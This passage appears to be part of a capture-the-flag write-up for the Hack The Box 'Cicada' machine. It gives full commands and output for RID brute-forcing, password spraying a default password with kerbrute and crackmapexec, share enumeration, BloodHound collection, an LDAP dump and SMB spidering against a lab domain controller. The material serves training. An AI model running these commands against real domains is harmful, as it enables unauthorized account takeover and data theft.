S-1-5-21-917908876-1423158569-3159038727-502 CICADA\krbtgt (1)
rpcclient $> lookupsids S-1-5-21-917908876-1423158569-3159038727-503
S-1-5-21-917908876-1423158569-3159038727-503 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-917908876-1423158569-3159038727-504
S-1-5-21-917908876-1423158569-3159038727-504 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-917908876-1423158569-3159038727-505
S-1-5-21-917908876-1423158569-3159038727-505 *unknown*\*unknown* (8)
rpcclient $>
```

So anyways have netexec automate that for you:

```
netexec smb cicada.htb -u guest -p '' --rid-brute
```

https://www.netexec.wiki/




```
→  cicada netexec smb CICADA-DC -u guest -p '' --rid-brute
→  cicada netexec smb cicada.htb -u guest -p '' --rid-brute
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
→  cicada █
[0] 0:zsh
```

Extract the usernames from that output and password spray:


```
kerbrute passwordspray -d cicada.htb --dc cicada.htb valid_ad_users
'Cicada$M6Corpb*@Lp#nZp!8'
```

kerbrute failed so I am trying cmb



```
2025/06/19 08:57:10 >  Done! Tested 5 logins (0 successes) in 0.104 seconds
→ cicada kerbrute passwordspray -d cicada.htb --dc cicada.htb valid_ad_users 'Cicada$M6Corpb*@Lp#nZp!8' -v

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 06/19/25 - Ronnie Flathers @ropnop

2025/06/19 08:57:12 >  Using KDC(s):
2025/06/19 08:57:12 >   cicada.htb:88

2025/06/19 08:57:12 >  [!] john.smoulder@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8 - Invalid password
2025/06/19 08:57:12 >  [!] michael.wrightson@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8 - Invalid password
2025/06/19 08:57:12 >  [!] sarah.dantelia@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8 - Invalid password
2025/06/19 08:57:12 >  [!] david.orelious@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8 - Invalid password
2025/06/19 08:57:12 >  [!] emily.oscars@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8 - Invalid password
2025/06/19 08:57:12 >  Done! Tested 5 logins (0 successes) in 0.159 seconds
```


```
crackmapexec smb cicada.htb -u valid_ad_users -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
```



```
→ cicada crackmapexec smb cicada.htb -u valid_ad_users -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\john.smoulder@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\sarah.dantelia@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\michael.wrightson@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\david.orelious@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\emily.oscars@cicada.htb:Cicada$M6Corpb*@Lp#nZp!8
```

For some reason, kerbrute and cmb did not work. So I tried it one-by-one using cmb until eventually the michael.wrightson user was still on the default password

```
crackmapexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
```




```
SMB         cicada.htb      445    CICADA-DC        [-] Error enumerating shares: STATUS_ACCESS_DENIED
→ cicada crackmapexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         cicada.htb      445    CICADA-DC        [+] Enumerated shares
SMB         cicada.htb      445    CICADA-DC        Share           Permissions     Remark
SMB         cicada.htb      445    CICADA-DC        -----           -----------     ------
SMB         cicada.htb      445    CICADA-DC        ADMIN$                          Remote Admin
SMB         cicada.htb      445    CICADA-DC        C$                              Default share
SMB         cicada.htb      445    CICADA-DC        DEV
SMB         cicada.htb      445    CICADA-DC        HR              READ
SMB         cicada.htb      445    CICADA-DC        IPC$            READ            Remote IPC
SMB         cicada.htb      445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         cicada.htb      445    CICADA-DC        SYSVOL          READ            Logon server share
→ cicada crackmapexec smb cicada.htb -u john.smoulder -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
→ cicada crackmapexec smb cicada.htb -u sarah.dantelia -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
→ cicada crackmapexec smb cicada.htb -u david.orelious -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
→ cicada crackmapexec smb cicada.htb -u emily.oscars -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
→ cicada
```

At this point I know that once you had valid creds you run bloodhound.


```
bloodhound-ce -c ALL -d cicada.htb -u michael.wrightson@cicada.htb -p
'Cicada$M6Corpb*@Lp#nZp!8' -ns 10.10.11.35
```

There actually was not a lot in the Bloodhound results. I got thrown for quite a loop when I found this one mystery RID:


GUEST@CICADA.HTB
JOHN.SMOULDER@CICADA.HTB
SARAH.DANTELIA@CICADA.HTB
DAVID.ORELIOUS@CICADA.HTB
MICHAEL.WRIGHTSON@CICADA.HTB
DOMAIN COMPUTERS@CICADA.HTB
CERT PUBLISHERS@CICADA.HTB
DOMAIN GUESTS@CICADA.HTB
DOMAIN USERS@CICADA.HTB
RAS AND IAS SERVERS@CICADA.HTB
GROUP POLICY CREATOR OWNERS@CICADA.HTB
DENIED RODC PASSWORD REPLICATION GROUP@CICADA.HTB
ALLOWED RODC PASSWORD REPLICATION GROUP@CICADA.HTB
ENTERPRISE READ-ONLY DOMAIN CONTROLLERS@CICADA.HTB
CLONEABLE DOMAIN CONTROLLERS@CICADA.HTB
PROTECTED USERS@CICADA.HTB
DNSADMINS@CICADA.HTB
DNSUPDATEPROXY@CICADA.HTB
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
GenericAll
?
(CICADA.HTB) S-1-5-21-917908876-1423158569-3159038727-1107

From RPC:

```
lookupsids S-1-5-21-917908876-1423158569-3159038727-1107
```



```
➜  examples rpcclient cicada.htb -U michael.wrightson
Password for [WORKGROUP\michael.wrightson]:
rpcclient $> lookupsids S-1-5-21-917908876-1423158569-3159038727-1107
S-1-5-21-917908876-1423158569-3159038727-1107 *unknown*\*unknown* (8)
rpcclient $> 
```

I never figured out what that was about. Since I had yet to enumerate LDAP I went ahead and pulled that info:


```
ldapsearch -H ldap://cicada.htb -x -D "michael.wrightson@cicada.htb" -w
'Cicada$M6Corpb*@Lp#nZp!8' -b "DC=cicada,DC=htb"
```

Having discovered this new netexec tool I also tried out its SMB spider.

```
netexec smb 10.10.11.35 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' -M
spider_plus -o DOWNLOAD_FLAG=True
```

This only brought down some GPOs. Nothing hidden in there.

